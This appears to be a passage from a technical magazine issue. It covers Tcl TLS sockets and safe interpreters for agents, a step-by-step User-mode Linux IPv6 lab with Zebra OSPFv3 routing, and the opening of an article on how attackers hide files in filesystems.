Creating a client socket with validation is very similar to the previous example. For a validated connection, however, the application needs paths for the certificates and keys, needs to request a certificate from the peer, and must be able to provide a password.

This example provides all the necessary information, using a trivial hardcoded procedure to provide the password:

```
package require tls

proc getPassword {} {
      return "testing"
}

set port         2000
set host         localhost
set certDir      /usr/SimpleCA28/certificates

set s [tls::socket -password getPassword \
      -keyfile $certDir/clif@noucorp.com.key \
      -certfile $certDir/../1000.pem \
      -cafile $certDir/../rootca.pem \
      -request true -require true $host $port]

puts $s "this is a message from the client"
```

The server side of this socket is a bit more complex. Like a basic TCP server socket, rather than opening a channel to a remote site and immediately transferring data, the secure server waits until a client requests a connection to a particular port. When a client requests a connection, a new port is assigned for the conversation and a callback script defined in the tls::socket -server command is evaluated.

A simple TCP server to report the current time and close the connection looks like this:

```
#!/usr/local/bin/tclsh
socket -server openConnection 12345

proc openConnection {channel ip port} {
      puts $channel [clock format [clock seconds]]
      close $channel
}
```

A secure server needs to wait until the handshake is complete (and successful) before processing data messages.

The tls::handshake command forces a handshake and returns the status of a handshake that's in process. The tls::handshake command will read a message if one is available, and returns 0 if the handshake is still in progress (non-blocking) or 1 if the handshake was successful. If the handshake failed, this routine will throw an error.

Syntax: tls::handshake channel

channel	The channel being opened.

This would lead to a trivial solution, such as the one used for the openConnection procedure:

```
proc openConnection {channel clientaddr clientport } {

      # Wait until the handshake is complete

      set fail [catch {tls::handshake $channel} complete]
      while {!$fail && !$complete} {
          after 100
          set fail [catch {tls::handshake $channel} complete]
      }
      puts $channel [clock format [clock seconds]]
      close $channel
}
```

This solution has a big problem. It will hang in the openConnection procedure until the handshake is complete and successful. At best, this blocks the server from accepting other connections until the handshake is complete, and at worst, if the handshake cannot be successful (e.g., the client closes the connection), it will hang forever.

A better solution makes use of the Tcl fileevent (described in the previous Tclsh Spot article) to watch for messages and force them to be absorbed by tls::handshake until tls::handshake returns a successful handshake (or until the channel is closed). This technique supports having several clients connecting at once.

```
proc openConnection {channel clientaddr clientport } {
      global tlssignal
      global msgsignal

      # Wait until the handshake is complete.

      fileevent $channel readable [list handshakeHandler
                                    $channel $clientaddr]
      vwait tlssignal($channel)

      puts $channel [clock format [clock seconds]]
      close $channel
}

proc handshakeHandler {channel clientaddr} {
      global tlssignal

      # Optionally, reject connection based on IP
      # address–based access control list.

      # Check for death of client channel.

      if {[eof $channel]} {
          close $channel
          return
      }

      # Absorb message and report status.

      set fail [catch {tls::handshake $channel} complete]

      if {!$fail && $complete} {
          set tlssignal($channel) " "
      }
}
```

The final step for making a useful agent is to support real data messages, as well as handshakes. This uses the fileevent command again — in this case, to grab messages and process them:

```
proc openConnection {channel clientaddr clientport } {
      global tlssignal
      global msgsignal

      # Wait until the handshake is complete.

      fileevent $channel readable [list handshakeHandler
                        $channel $clientaddr]
      vwait tlssignal($channel)

      # Eval processMessage when data is available.

      fileevent $channel readable [list processMessage
                        $channel]
}
```

For a simple agent test, the processing might be to return the number of characters sent:

```
proc processMessage {channel} {
      if {[eof $channel]} {
          close $channel
          return
      }
      set len [gets $channel message]
      puts $channel "Message length is: $len"
      flush $channel
}
```

Real agents, however, execute code rather than evaluating predefined procedures.

Running code from an outside source on my system (even if I've proven that the source is known and trusted) gives me the heebie-jeebies. Even in code that's not supposed to be malicious, there's the potential for a bug.

The Tcl solution for this problem is the interp command, and the support for creating *safe* child interpreters.

Syntax: interp create ?-safe? ?interpName?

interp create	Create a new slave interpreter
-safe	Make this a *safe* interpreter with no ability to do damage to your system.
interpName	An optional name for this interpreter.

The interp command creates a new child interpreter within a running Tcl process. In actual terms, this means a new state structure and hashtables for variables and procedures.

Using a hashtable technique to map the names of commands to the compiled code that implements them makes it easy to create a *safe* interpreter. The interpreter simply leaves commands like open, exec, and socket out of the hashtable. This makes it impossible for a script running in a *safe* interpreter to invoke those commands.

The next example shows both how a full-featured interpreter can be created and how to create one without access to the file system:

```
# Create an interpreter with full access.

set int1 [interp create fullservice]

# Load the Tk extension and build a GUI.

$int1 eval "load /usr/local/lib/libtk8.2.so"
$int1 eval "label .l1 -text "OK"; grid .l1"

# Create an interpreter that cannot access the file system.

set int2 [interp create -safe limited]

# This throws an error.

$int2 eval "load /usr/local/lib/libtk8.2.so"
```

When a new interpreter is created, Tcl creates a new command with the same name as the new interpreter. The command interp create newInterp creates a new interpreter named newInterp and a new command newInterp. As with other Tcl objects, a script will interact with the interpreter by using the new command.

As shown in the previous example, you can evaluate a script within the child interpreter with the interpName eval command.

This example shows how we can create a new *safe* interpreter to evaluate commands received from a remote system. In this example, Tcl commands could be evaluated.

```
# Create a new safe interpreter.

interp create -safe safeInterp

# Receive

proc processMessage {channel} {
      if {[eof $channel]} {
          close $channel
          return
      }

      set rply [safeInterp eval [gets $channel]]
      puts $channel "$rply"
      flush $channel
}
```

If we need to add new procedures to the interpreter, they can be added within an interpName eval command like this:

```
safeInterp eval {
      proc checksum {string} {
          set total 0
          foreach c [split $string “”] {
              scan $c %c x
              incr total $x
          }
      return $total
  }
}
```

However, to be useful, even a *safe* interpreter needs to be able to interact with a file system, or perform some other *unsafe* interaction. The interpreter alias command can be invoked within a parent interpreter to allow a slave to run certain scripts within the parent environment (which may be a full-service interpreter). This leads to a tightrope act in which we open small holes in the safe interpreter to perform tightly defined unsafe actions”

Syntax: interpName alias targetName sourceName

targetName	The name by which a procedure will be referenced in the child interpreter.
sourceName	The name by which a procedure is referenced in the parent interpreter.

For example, if we needed to add a logging facility to the checksum procedure shown above, it couldn't be done – that procedure runs in a *safe* interpreter and can't open any channels.

However, using the alias command, we can link a logging procedure in the main interpreter to a procedure name in the *safe* child interpreter:

```
# Create a safe interpreter.

interp create -safe safeInterp

# Link the 'writeLog' procedure in this environment
# to the 'log' procedure in the safe child interpreter.

safeInterp alias log writeLog

# Define writeLog.

proc writeLog {data} {
      set of [open /tmp/agent.log "a"]
      puts $of $data
      close $of
}

# Define a procedure to use the logging facility.

safeInterp eval {
      proc checksum {string} {
          set total 0
          foreach c [split $string " "] {
              scan $c %c x
              incr total $x
          }
      log "$total $string"
      return $total
}
```

And that provides all the tools for creating a cryptographically secure agent system in Tcl. The complete code for the client and server is just 131 lines and is available at *http://www.noucorp.com*.

The next Tclsh Spot will show you how to start using these tools to evaluate a firewall.

building a virtual IPv6 lab using user-mode Linux

by Salah M.S. Al-Buraiky

Salah M.S. Al-Buraiky is a data network engineer working for the Communication Solutions Engineering Group of Saudi Aramco. He is also an electrical engineering graduate student at King Fahd University of Petroleum and Minerals. He is specializing in data communication and machine learning.

salah.buraiky@aramco.com

The function of an operating system is to provide users and applications with a high-level abstraction of the underlying hardware architecture, isolating them from the complexity of such architecture and providing them with a simple and consistent view of system resources. Applications running within a certain operating system actually deal with a "virtual machine" composed of the physical hardware and the layer of abstraction superimposed on it by the operating system. User-mode Linux (UML) is a port of the Linux kernel to the virtual machine composed of the physical hardware and the Linux kernel. In simple terms, UML is a kernel patch that allows users (even unprivileged users) to run an instance of the Linux kernel as a user-land process. UML was introduced by Jeff Dike and is available for the 2.4 kernel series as a patch, while being a standard part of the 2.6 kernel series.

In this article, the kernel running as a user process will be called the UML kernel, while the "real" kernel will be called the Linux kernel. Similarly, the virtual machine consisting of the UML kernel, its root file system and the processes created by it will be called the UML machine, while the "real" machine will be called the host machine.

Having the ability to run a Linux kernel as a user-space process has many practical applications. Some of the uses of UML are:

- Kernel development: With UML, familiar user-space debugging and performance profiling tools can be used for kernel development. A misbehaving UML kernel can be just killed like a normal process – no need to reboot if your experimental kernel crashes.
- Virtual hosting: With UML, a single physical machine can host a number of UML machines, depending on the available processing power and memory. Each UML machine can be dedicated to a user to run whatever services he or she needs.
- Honeypot building: A UML machine can be used as a honeypot for hackers, where it offers a sandbox for them to play around in without causing any harm, while providing security experts with the opportunity to study their techniques.
- Virtual networking: UML machines running on the same host can be networked together and with the host machine. They can also be connected to the rest of the world, using the host machine as a gateway.

Being a data network engineer, I am mostly interested in virtual networking; in fact, the original motivation for me to explore UML was my need for IPv6 routers and servers to experiment with as part of an IPv6 migration study I am working on. In the lab, UML provides me with a cost-effective and space-conserving method of constructing an IPv6 network to test routing and serving with the new network layer protocol. Outside the lab, UML provides me with a "virtual portable lab" in my laptop, allowing me to carry my experimental IPv6 network with me while I move around.

In this article, I'll present a method for creating UML machines for experimenting with the IPv6 protocol. The procedure presented, however, can be used for other data-networking experiments. The article assumes that the reader is familiar with IPv6 and will show how to create an IPv6 network consisting of three IPv6 routers connected with point-to-point links. One of the routers is the host machine (called alpha) and the other two are UML machines, ghost and shadow (see Figure 1). Although the standard Linux kernel contains an IPv6 stack, it is recommended to use the USAGI Linux stack. The USAGI (UniverSAl playGround for IPv6) implementation has better performance, better standard conformance, and fewer bugs compared to the IPv6 stack of the standard kernel. The home page of the USAGI project is *http://www.linux-ipv6.org*. In our project, we'll use the standard Linux kernel for ghost and the USAGI kernel for shadow, just to illustrate the procedure for both kernels. The routing software we'll be using is GNU Zebra (*http://www.zebra.org*).

The article will show the reader what software components are needed, how to customize and create a UML kernel, how to create a root file system for the UML machine, and how to configure networking. Using pre-built components all the way makes the process much easier but leads to a rigid configuration, while building all components from scratch may be difficult and time-consuming. Therefore, the procedure presented tries to adopt a hybrid approach to achieve a balance between customizability and ease of implementation.

The Building Software Blocks

The needed software components are:

- A fresh source tree for a recent kernel obtained from any kernel source repository mirror. The kernel source I'll be using for this article is *http://www.kernel.org/pub/linux/kernel/v2.4/linux-2.4.20.tar.bz2*.
- A USAGI-patched kernel. This can be obtained from *ftp://ftp.linux-ipv6.org/pub/usagi/stable/kit/* or any other USAGI mirror. I had some trouble compiling the USAGI kernel with the UML patch, but the following USAGI package worked for me:

```
usagi-linux24-stable-20021007.tar
with patch: uml-patch-2.4.19-51.bz2
```

- The UML patch to be applied to the kernel. Choose a patch that matches the version of the kernel source tree you have downloaded. The patches I'll be using here are *http://prdownloads.sourceforge.net/user-mode-linux/uml-patch-2.4.20-6.bz2*, for the standard kernel, and *http://prdownloads.sourceforge.net/user-mode-linux/uml-patch-2.4.19-51.bz2* for the USAGI kernel.
- The user_mode_linux package. This package contains a pre-built UML kernel and a number of utilities to be used with UML. The pre-built UML kernel contained in the package will only be used initially and will be replaced by a customized kernel once the root file system is built. The version used for this article is *http://prdownloads.sourceforge.net/user-mode-linux/user_mode_linux-2.4.19.5um-0.i386.rpm*.
- The UMLBuilder package. The root file system of a UML kernel is created within an ordinary file structured like a file system rather than on a disk partition, as is usually the case with "real" kernels. We'll call that file the rootfs file. A relatively easy way to create a customized rootfs file is to use UMLBuilder, a graphical application for creating rootfs files from RPM-based distributions (e.g., RedHat and SuSE). UMLBuilder requires the user_mode_linux package in order to work. The version used for this article is *http://prdownloads.sourceforge.net/umlbuilder/umlbuilder-1.40-5.i386.rpm*.
- The GNU Zebra Routing Package: There isn't a need to worry about downloading GNU Zebra, since it is part of the RedHat distribution.

After getting the needed software, perform the following preparatory steps.

First, install the RPM packages:

```
rpm -i user_mode_linux-2.4.19.5um-0.i386.rpm
rpm -i umlbuilder-1.40-5.i386.rpm
```

Second, copy all RPM files in the distribution CDs to a directory on the host machine (alpha). In my case, that directory is /tmp/redhat/rpm. On the CDs, the binary RPM files are kept in /mnt/cdrom/RedHat/RPMS (assuming the CD is mounted on /mnt/cdrom). Those RPM files will be used by UMLBuilder.

Now create a directory for the project (/home/usenix in my case) and copy the kernel tarballs and the UML patches to it.

Building the Root File System

The root file system for a Linux system is usually hosted by a hard disk or a hard disk partition. It is more convenient, however, to use an ordinary file as the root file system for a UML machine. Linux uses a special device called the loopback device (not to be confused with the network loopback interface) to enable dealing with an ordinary file as if it were a block device, allowing a file to host a file system and a directory tree. Obtaining a root file system for our UML machine can be done by downloading a pre-built one from the UML home page, by creating it from scratch using basic Linux tools, or by using UMLBuilder. The approach chosen here is to rely on UMLBuilder.

Start by launching the UMLBuilder GUI from within the X window system launching and xterm and typing: UMLBuilder_gui. Press "next" and you'll be presented with a number of distributions to choose from. Choose RedHat 8.0. When asked about the location of the RPMs, enter /tmp/redhat/rpm.

Now, you'll be presented with a selection of packages to choose from. Choose "Various Network Server Daemons (network-server)" and press "next." In the file system settings window, specify the mount point for device udb0 as "/", the size of the file system as 400MB, and the file system type as ext2. Leave the filename as rootfs. In the Miscellaneous Settings window, set the hostname as ghost and the IP address as 10.20.0.1. Set root's password and press "next." You'll be asked about the location where the files pertaining to the UML instance should be stored. Enter /home/usenix/ghost and press "next." All settings will be displayed so that you can review them. If all are correct, proceed by pressing the relevant button. The creation of rootfs will start and might take a quite long time to finish.

After the building completes, the directory /home/usenix/ghost should contain, among other files, the rootfs file and a shell script called "control" that facilitates launching the UML machine. Edit the control script so that the variables net and hostiface are set to the values indicated below:

```
net="eth0=tuntap,,,10.20.0.254"
hostiface="tap0"
```

The second line sets the name of the host machine's interface linking it to the UML machine to tap0 (creates an interface on




Figure 1

alpha called tap0). The first line sets the IP address of that interface to 10.20.0.254. Although our interest is IPv6 configuration, we'll configure IPv4 addresses for the time being so that we can use them to test connectivity even before we start our IPv6 configuration (see Figure 1 for the network's topology).

At this stage you can launch the UML machine by typing (from an xterm): /home/usenix/ghost/control start.

To shut down the UML machine, just type, as root: shutdown -h now.

Keep in mind that the UML kernel used to boot the machine is actually the binary /usr/bin/linux installed as part of the user_mode_linux package (remember that the UML kernel is just another user-land program). In the following section, we'll create our own UML kernels.

Patching and Compiling a Standard Kernel

Start by uncompressing the kernel source tree and extracting the files in the archive:

```
bzip2 -d linux-2.4.20.tar.bz2
tar -xvf linux-2.4.20.tar
```

The directory /home/usenix/linux-2.4.20 contains the kernel source tree.

Next, copy the patch to the kernel source tree uppermost directory and apply the patch:

```
cp uml-patch-2.4.20-6.bz2 /home/usenix/linux-2.4.20
cd /home/usenix/linux-2.4.20
patch -p1 < uml-patch-2.4.20-6
```

Now we have a UML-patched kernel, and we can start the kernel configuration and compilation.

Launch the kernel configuration GUI:

```
make xconfig ARCH=um
```

(ARCH=um sets the architecture to UML instead of the default x86 architecture.)

Under Network Options, enable IPv6 support as a module (it is, of course equally possible to enable IPv6 support as an integral part of the kernel rather than a module). Disable all unneeded drivers, protocols, and features.

Now, create the prerequisite object files:

```
make dep ARCH=um
```

Now, create the UML kernel itself:

```
make linux ARCH=um
```

If the compilation succeeds, you'll find an executable called linux in the directory /home/usenix/linux-2.4.20/. This is our newly created UML kernel.

If you choose to configure some parts of the kernel as modules, then you need to compile the modules and install them in rootfs.

To compile the modules for the UML kernel, type:

```
make modules ARCH=um
```

To install the modules, start by making sure that the UML machine is shut down and then mount the rootfs file:

```
mkdir /mnt/rootfs
mount -o loop /home/usenix/ghost/rootfs /mnt/rootfs
```

The commands typed above mount the rootfs file system on /mnt/rootfs.

To install the modules in rootfs, type:

```
make modules_install INSTALL_MOD_PATH=/mnt/rootfs/
```

The name of the directory containing the modules must match the kernel's version, therefore:

```
mv /mnt/rootfs/lib/modules/2.4.20
/mnt/rootfs/lib/modules/2.4.20-6um
umount /mnt/rootfs
```

At this stage we have the root file system built, an IPv6-enabled kernel built, and the associated kernel modules built and installed.

Place your newly created UML kernel in /usr/bin:


```
mv /home/usenix/linux-2.4.20/linux /usr/bin/ghost
```

Edit the control script to launch the new kernel by changing the line (line 126):

```
exec $linux $initrd umid="$name" $fs $swap
                mem=$memsize $net $ux $args "$@"
```

to{

```
exec ghost $initrd umid="$name" $fs $swap
                mem=$memsize $net $ux $args "$@"
```


root@alpha:/home/usenix/ghost
Virtual Console #1 (ghost)
root@alpha:/home/usenix/shadow
Virtual Console #1 (shadow)

```
 [FAILED]
Hardware configuration timed out.Run '/usr/sbin/kudzu' from the command line to
re-detect.Setting network parameters:  [  OK  ]
Bringing up loopback interface:  [  OK  ]
Bringing up interface eth0:  [  OK  ]
Starting umlnet:  [  OK  ]
Starting system logger: [  OK  ]
Starting kernel logger: [  OK  ]
Starting keytable:  [  OK  ]
Starting pcmcia:  [  OK  ]
Starting console mouse services: (no mouse is configured)
```

```
Red Hat Linux release 8.0 (Psyche)
Kernel 2.4.20-6um on an i686

ghost login:
```

```
 [FAILED]
Hardware configuration timed out.Run '/usr/sbin/kudzu' from the command line to
re-detect.Setting network parameters:  [  OK  ]
Bringing up loopback interface:  [  OK  ]
Bringing up interface eth0:  [  OK  ]
Starting umlnet:  [  OK  ]
Starting system logger: [  OK  ]
Starting kernel logger: [  OK  ]
Starting keytable:  [  OK  ]
Starting pcmcia:  [  OK  ]
Starting console mouse services: (no mouse is configured)
```

```
Red Hat Linux release 8.0 (Psyche)
Kernel 2.4.19-51um on an i686

shadow login:
```

Figure 2

Patching and Compiling a USAGI Kernel

To create the USAGI-based UML machine, we'll use the same rootfs. So start by copying the ghost UML directory and editing the control script:

```
cp -R /home/usenix/ghost /home/usenix/shadow
```

In shadow's control script make the following changes:

```
net="eth0=tuntap,,,10.30.0.254"
hostiface="tap1"
```

Change the line (line 126):

```
exec $linux $initrd umid="$name" $fs $swap
        mem=$memsize $net $ux $args "$@"
```

to:

```
exec shadow $initrd umid="$name" $fs $swap
        mem=$memsize $net $ux $args "$@"
```

Now, patch and compile the USAGI kernel:

```
bzip2 -d usagi-linux24-stable-20021007.tar.bz2
tar -xvf usagi-linux24-stable-20021007.tar
cd usagi/
```

Specify the major kernel version USAGI is to be compiled for by typing:

```
make prepare TARGET=linux24
```

Now copy and apply the patch:

```
cp uml-patch-2.4.19-51.bz2
/home/usenix/usagi/kernel/linux24
cd /home/usenix/usagi/kernel/linux24
patch -p1 < cp uml-patch-2.4.19-51
```

Now configure and compile the UML kernel just as we did with the standard kernel:

```
make xconfig ARCH=um
make dep ARCH=um
make linux ARCH=um
make modules ARCH=um
```

With the USAGI kernel we have chosen to compile IPv6 support as part of the kernel rather than as a module.

Place your newly created USAGI UML kernel in /usr/bin:

```
mv /home/usenix/USAGI/usagi/kernel/linux24/linux
        /usr/bin/shadow
```

Install the USAGI kernel modules, just as we did with the standard kernel:

```
mount -o loop /home/usenix/shadow/rootfs /mnt/rootfs
make modules_install INSTALL_MOD_PATH=/mnt/rootfs/
umount /mnt/rootfs
```

At this stage, the creation of our IPv6 UML machines is completed and it is now time to bring life to the machines.

From an xterm:

```
cd /home/usenix/ghost
./control ghost
```

After ghost completes booting, from another xterm boot shadow:

```
cd /home/usenix/shadow
./control shadow
```

The virtual consoles of both UML machines should be appearing on your screen (see Figure 2).

IPv6 Addressing, Routing, and Connectivity Testing

Addressing

We are ready now to enter the world of IPv6 networking. We'll start by assigning our routers their network addresses. On ghost, load the IPv6 module:

```
insmod ipv6
```

then assign the IPv6 address:

```
ifconfig eth0 add 3000::1/64
```

which, on shadow, should be:

```
ifconfig eth0 add 2000::1/64
```

On alpha, load the IPv6 module if you have IPv6 support compiled as a module:

```
insmod ipv6
ifconfig tap0 add 3000::2/64
ifconfig tap1 add 2000::2/64
```

(See Figure 1.)

Routing

Now that we have created two UML hosts and assigned them IPv6 addresses, we are ready to configure Zebra to perform OSPFv3 dynamic routing. GNU Zebra provides an implementation for a number of IPv4 and IPv6 dynamic routing protocols with an interface similar to Cisco's CLI. The Zebra routing system consists of a kernel routing table manager daemon called zebra and a number of routing daemons, each implementing an IPv4 or an IPv6 routing protocol. The manager daemon zebra receives input from the protocol-specific routing daemons and modifies the kernel routing table accordingly. Examples of routing daemons that are part of Zebra are ospfd and ospf6d: ospfd is the OSPFv2 routing daemon, which performs OSPF routing for IPv4, and ospf6d is the OSPFv3 routing daemon, which performs OSPF routing for IPv6. Note that although the OSPF version designed to work with IPv6 is OSPF version 3, the zebra OSPFv3 daemon is called ospf6d. The "6" here indicates the IP version rather than the OSPF version. There can be more than one protocol-specific routing daemon running on the same host. A machine operating in a dual-stack environment (a network in which IPv4 and IPv6 coexist) can, for example, run ospfd and ospf6d simultaneously.

Since configuring and running zebra is a prerequisite for running any protocol-specific daemon, we'll start with the creation of the zebra daemon configuration file:

On ghost:

```
vi /etc/zebra/zebra.conf

!
! Setting the hostname for the zebra daemon
!
hostname ghostz
!
! Setting the password for the zebra daemon
!
password zebra
!
! Setting the enable password for the zebra daemon
!
enable password zebra
```

Note that the bangs (!) are used to add comments to the configuration file.

On shadow:

```
hostname shadowz
password zebra
enable password zebra
```

On alpha (the host machine):

```
hostname alphaz
password zebra
enable password zebra
```

The next step is configuring the OSPFv3 daemon.

Since our virtual network is a rather small one, all our IPv6 routers will be configured in the same area (area 0.0.0.0 or area 0). Just like OSPFv2, OSPFv3 assigns each router a unique 32-bit router ID. In our virtual network, we'll assign ghost the ID 0.0.0.2, shadow the ID 0.0.0.3, and alpha the ID 0.0.0.1.

To configure the OSPFv3 daemon on ghost:

```
vi /etc/zebra/ospf6d.conf

!
hostname ghostz
password zebra
enable password zebra
!
router ospf6
      router-id 0.0.0.2
```

```
        redistribute static
        interface eth0 area 0.0.0.0
  !
```

On shadow:

```
vi /etc/zebra/ospf6d.conf
```

```
  !
  hostname shadowz
  password zebra
  enable password zebra
  !
  router ospf6
        router-id 0.0.0.3
        redistribute static
        interface eth0 area 0.0.0.0
  !
```

On alpha:

```
vi /etc/zebra/ospf6d.conf
```

```
  !
  hostname alphaz
  password zebra
  enable password zebra
  !
  router ospf6
        router-id 0.0.0.1
        redistribute static
        redistribute connected
        interface tap0 area 0.0.0.0
        interface tap1 area 0.0.0.0
  !
```

Note that we added the "redistribute connected" statement so that alpha tells ghost about shadow (which is directly connected) and tells ghost about shadow using OSPFv3.

Although we have chosen to perform the configuration through editing the configuration files, we could have established a Telnet session to the daemons and configured routing using the Cisco-like interface. This could be done by typing:

```
telnet localhost zebra
```

or

```
telnet localhost 2601
```

for zebra and

```
telnet localhost ospf6d
```

or

```
telnet localhost 2606
```

for ospf6d. Now to start OSPF routing, type the following in all three machines:

```
/etc/init.d/zebra start
/etc/init.d/ospf6d start
```

Connectivity Testing

To test the connectivity, ping shadow from ghost:

```
ping6 2000::1
```

Successful pinging indicates that routing is working without problems and that we have successfully completed the construction of our IPv6 lab!

To display the IPv6 routing table, type:

```
route -A inet6
```

or:

```
ip -6 route show
```

You'll notice that the routes obtained through dynamic routing have a higher metric than static and directly connected routes.

You can also capture the IPv6 traffic using:

```
tcpdump -qtfn ip6
```

Increasing Topological Complexity

The IPv6 lab we have constructed is a simple one, with only three routers and one OSPF area, but it illustrates the basic procedures needed for virtual UML networking. Creating more complex networks can be done using nested UML machines and the uml_switch daemon. A nested UML machine is a UML kernel launched from within a UML machine. The uml_switch is a daemon that simulates physical switches and can be used to connect a number of UML machines running on the same physical hosts. Information about nesting and the uml_switch can be found in the UML Kernel Home Page (*http://user-mode-linux.sourceforge.net*).

Conclusion

This article shows how to use User-mode Linux (UML) to build a simple IPv6 lab on a laptop (a lab in the lap). OSPFv3 was enabled to perform dynamic routing among the three IPv6 routers in our virtual network. Virtual UML networking is particularly valuable when it comes to studying and experimenting with new technologies like IPv6 when not enough test machines are available. In addition, UML virtual networking is more cost-effective, takes much less space, and allows rapid prototyping and experimentation portability.

hiding within the trees

by Glenn M. Brunette, Jr.

Glenn Brunette is the Chief Security Architect for Sun Professional Services in the United States and the co-founder of the Solaris Security Toolkit (a.k.a. JASS). He is focused primarily on the development of recommended practices, methodology, training, and tools to improve the quality and security of customer environments.

glenn.brunette@sun.com

Editor's Note: This article is somewhat specific to Solaris 9 but seemed of general interest to all those interested in filesystem technology.

"Come out, come out, wherever you are!" – Recall the popular refrain that brings back memories of childhood games such as "hide and seek." It was so much simpler then. Together, you and your friends defined the boundaries of play and then simply had fun. You could easily define what was in and out of bounds. It would have been an entirely different game if you or your friends could become invisible by hiding within the trees.

Hiding in the Filesystem

The purpose of this article is to highlight some of the methods that can be used to hide programs and data in a filesystem. This article focuses primarily on how extended file attributes, introduced in the Solaris™ Operating System ("Solaris OS"), version 9, could be abused for this purpose.

Hiding programs and data within the Solaris OS or any other operating system is not a new concept. In fact, variants of the UNIX® operating system encourage the use of "hidden" files to store users' preferences, configuration settings, and other attributes. These "hidden" files, known as "dot files," are not really hidden. They are simply not displayed using the ls(1) command unless the –a option is given. While any user can create "dot files" by creating a file that begins with the character ".", they are also easily detectable using the ls or find(1) commands as well as with filesystem integrity tools such as Tripwire or AIDE (assuming a baseline had previously been created that could be used for comparison).

Similarly, attackers have attempted to "hide" their programs and data by using naming conventions that map to similar but unused names on the filesystems. In the past, this has led to a plethora of names such as /dev/… and /usr/ccs/alpha. These files, just as with the "dot files" above, can only be created under directories to which the user has write access. Often, to the untrained or unfocused eye file names such as these look legitimate. As a result, they have been quite successfully used to hide programs and data on systems. The detection methods for files of this type are similar to those for "dot files."

In a similar vein, some developers have even been known to embed entire programs within existing software packages. Often these Easter Eggs, as they are called, are used to hide a game or some feature of the software. Unless discovered, these features will lie dormant on the system. A malicious developer could use this method to steal resources or information or even launch denial-of-service or other attacks. Once identified, however, a fingerprint of the affected software can often be developed to aid in the detection of the Easter Eggs. You must always be careful whom you decide to trust.

